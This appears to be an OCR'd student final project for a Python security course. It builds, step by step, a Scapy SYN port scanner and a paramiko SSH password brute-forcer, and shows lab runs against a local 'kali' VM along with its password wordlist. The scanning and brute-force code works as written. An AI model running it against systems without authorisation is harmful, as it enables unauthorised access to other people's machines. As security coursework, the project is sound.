

Python Programming for Security - Final Project

Jakub Jędrzejczak


1.



2.



3.



4.

```
# Step 4: Create the variable "Target" and assign a user input to it.
Target = input("Enter the target IP address: ")
```

5.

```
# Step 5: Create the variable "Registered_Ports" that equals a range of 1 to 1023 (all reg
Registered_Ports = range(1, 1024)
```

6.

```
# Step 6: Create an empty list called "open_ports."
open_ports = []
```

7.

```
def scanport(port):  1 usage

    src_port = RandShort()
```

8.

```
# Step 8: Set conf.verb to 0 to prevent un
conf.verb = 0
```

9.

```
SynPkt = sr1( *args: IP(dst=Target) / TCP(sport=src_port, dport=port, flags="S"), timeout=0.5)
```

10.

```
    if SynPkt is None:
        return False
```

11.

```
# Step 11: Check if it has a TCP layer
if not SynPkt.haslayer(TCP):
    return False
```

12.

```
        # Step 12: Check if the flags are equal to 0x12 (SYN-ACK)
        if SynPkt[TCP].flags == 0x12:
```

13.

```
            # Step 13: Send an RST flag to close the active connection
            sr(IP(dst=Target) / TCP(sport=src_port, dport=port, flags="R"), timeout=2)
            return True

    return False
```

14.

```
def check_target_availability(target):  1 usage
    try:
```

15.

```
def check_target_availability(target):  1 usage
    try:
        # Step 17: Set conf.verb to 0 inside the "try" block
        conf.verb = 0

        # Step 18: Send an ICMP packet to the target with a timeout of 3 seconds
        icmp_packet = sr1( *args: IP(dst=target) / ICMP(), timeout=3)

        # Step 19: Check if the ICMP packet was sent and returned successfully
        if icmp_packet is not None:
            return True
        else:
            return False
    except Exception as e:
        # Step 15-16: Catch exceptions, print them, and return False
        print(f"An error occurred: {e}")
        return False

```

16.

```
    except Exception as e:
        # Step 15-16: Catch exceptions, print them, and return False
        print(f"An error occurred: {e}")
        return False
```

17.

```
        # Step 17: Set conf.verb to 0 inside the "try" block
        conf.verb = 0
```

18.

```
        # Step 18: Send an ICMP packet to the target with a timeout of 3 seconds
        icmp_packet = sr1( *args: IP(dst=target) / ICMP(), timeout=3)
```

19.

```
        # Step 19: Check if the ICMP packet was sent and returned successfully
        if icmp_packet is not None:
            return True
        else:
            return False
    except Exception as e:
```

20.

```
# Step 20: Check target availability using the availability check function
if check_target_availability(Target):
    print(f"Target {Target} is available. Starting port scan...")
```

21.

```
    # Step 21-22: Loop through Registered_Ports and scan them
    for port in Registered_Ports:
        # Step 22: Create a status variable equal to the scanport function's return value
        status = scanport(port)
        if status:...
else:
    print(f"Target {Target} is not available. Exiting.")
```

22.

```
        # Step 22: Create a status variable equal to the scanport function's return value
        status = scanport(port)
```

23.

```
        if status:
            # Step 23: Append open ports to the list and print the open port
            open_ports.append(port)
            print(f"Port {port} is open.")
else:
    print(f"Target {Target} is not available. Exiting.")
```

24.

```
# Step 24: After the loop finishes, print a scan completion message
print("Port scan finished.")
print(f"Open ports on {Target}: {open_ports}")
```

25.

```
import paramiko
```

26.

```
84  def BruteForce(port):  1 usage
```

27 & 28.

```
    # Step 27: Use the with method to open the PasswordList.txt
    with open("PasswordList.txt", "r") as password_file:
        # Step 28: Create a wordlist by reading the file, assigning password values
        passwords = password_file.read().splitlines()
```

29.

```
91          # Step 29: Create a variable for SSH login username
92          user = input("Enter the SSH username: ")
```

30.

```
94          # Step 30: Create an SSH connection object
95          SSHconn = paramiko.SSHClient()
```

31

```
97          # Step 31: Set missing host key policy to automatically add the SSH host key
98          SSHconn.set_missing_host_key_policy(paramiko.AutoAddPolicy())
99
```

32.

```
    for password in passwords:
        try:
            # Step 34: Attempt SSH connection
```

33.

```
100     # Step 32: Loop through each value in the password list
101     for password in passwords:
102         try:
103             # Step 34: Attempt SSH connection
104             SSHconn.connect(Target, port=int(port), username=user, password=password, timeout=1)
105             # Step 35: If successful, print the password with a success message
106             print(f"Success! The password is: {password}")
107
108             # Step 37: Break the loop after successful login
109             break
110         except paramiko.AuthenticationException:
111             # Step 33: Catch authentication failures and print a failure message
112             print(f"{password} failed.")
113         except Exception as e:
114             # Catch all other exceptions
115             print(f"An error occurred: {e}")
```

34.

```
103                 # Step 34: Attempt SSH connection
104                 SSHconn.connect(Target, port=int(port), username=user, password=password, timeout=1)
```

35.

```
104                 SSHconn.connect(Target, port=int(port), username=user, password=password, timeout=1)
105                 # Step 35: If successful, print the password with a success message
106                 print(f"Success! The password is: {password}")
107
```

36.

```
117             # Step 36: Close the SSH connection
118             SSHconn.close()
```

37.

```
107
108                 # Step 37: Break the loop after successful login
109                 break
```

38.

```
124
125     # Step 38: Check if port 22 is open
126     if 22 in open_ports:
127         print("Port 22 is open.")
128
```

39.

```
128
129     # Step 39: Ask the user if they want to perform a brute-force attack
130     brute_force_choice = input("Do you want to perform a brute-force attack on port 22? (y/n): ")
131
```

40.

```
132         # Step 40: If the user responds with 'y' or 'Y', start brute force
133         if brute_force_choice.lower() == 'y':
134             print("Attempting SSH brute force on port 22...")
135             BruteForce(22)
136         else:
137             print("Brute force attack skipped.")
138     else:
139         print("Port 22 is not open. Brute force attack will not be attempted.")
140
```


41.


```
Enter the target IP address: 192.168.56.101
Target 192.168.56.101 is available. Starting port scan...
Port 22 is open.
Port scan finished.
Open ports on 192.168.56.101: [22]
Port 22 is open.
Do you want to perform a brute-force attack on port 22? (y/n): y
Attempting SSH brute force on port 22...
Enter the SSH username: kali
0KWIrXqK28 failed.
Ilg5s1mqIX failed.
1EVZN8YeGg failed.
FOqFboTKbI failed.
Success! The password is: kali

Process finished with exit code 0
```

```
Enter the target IP address: 192.168.56.101
Target 192.168.56.101 is available. Starting port scan...
Port 22 is open.
Port scan finished.
Open ports on 192.168.56.101: [22]
Port 22 is open.
Do you want to perform a brute-force attack on port 22? (y/n): n
Brute force attack skipped.

Process finished with exit code 0
```




PasswordList.txt —
Plik Edycja Format
0KWIrXqK28
Ilg5s1mqIX
1EVZN8YeGg
FOqFboTKbI
kali
1SqoYLLa8B
IAVX1yR8XS
D6J0Gxaxts
RYD5ZUO2Hq
UsFiT0evWs
nv6ljkXBA3
mmx3M03VQt
3fQBEUngWc
eI59WPbmQ2
i559kXavZO
NXlDuvCaYE
9N3rmY2Ydg
RYNjyNNPVo
me9hG9RXc5
zplifcLJQs
SNADzsB1Xb
XJ9KaWIVIH
1DPwTZx54a
Du6avaS520
oRU4II8Q5X
gA7rSRopSm
ITAvwWAjW9
2HYh1AlqIr
874LKQ8jqc
n4OLlJuw7e
Os1aZWYqyZ
TYkfPVCj2D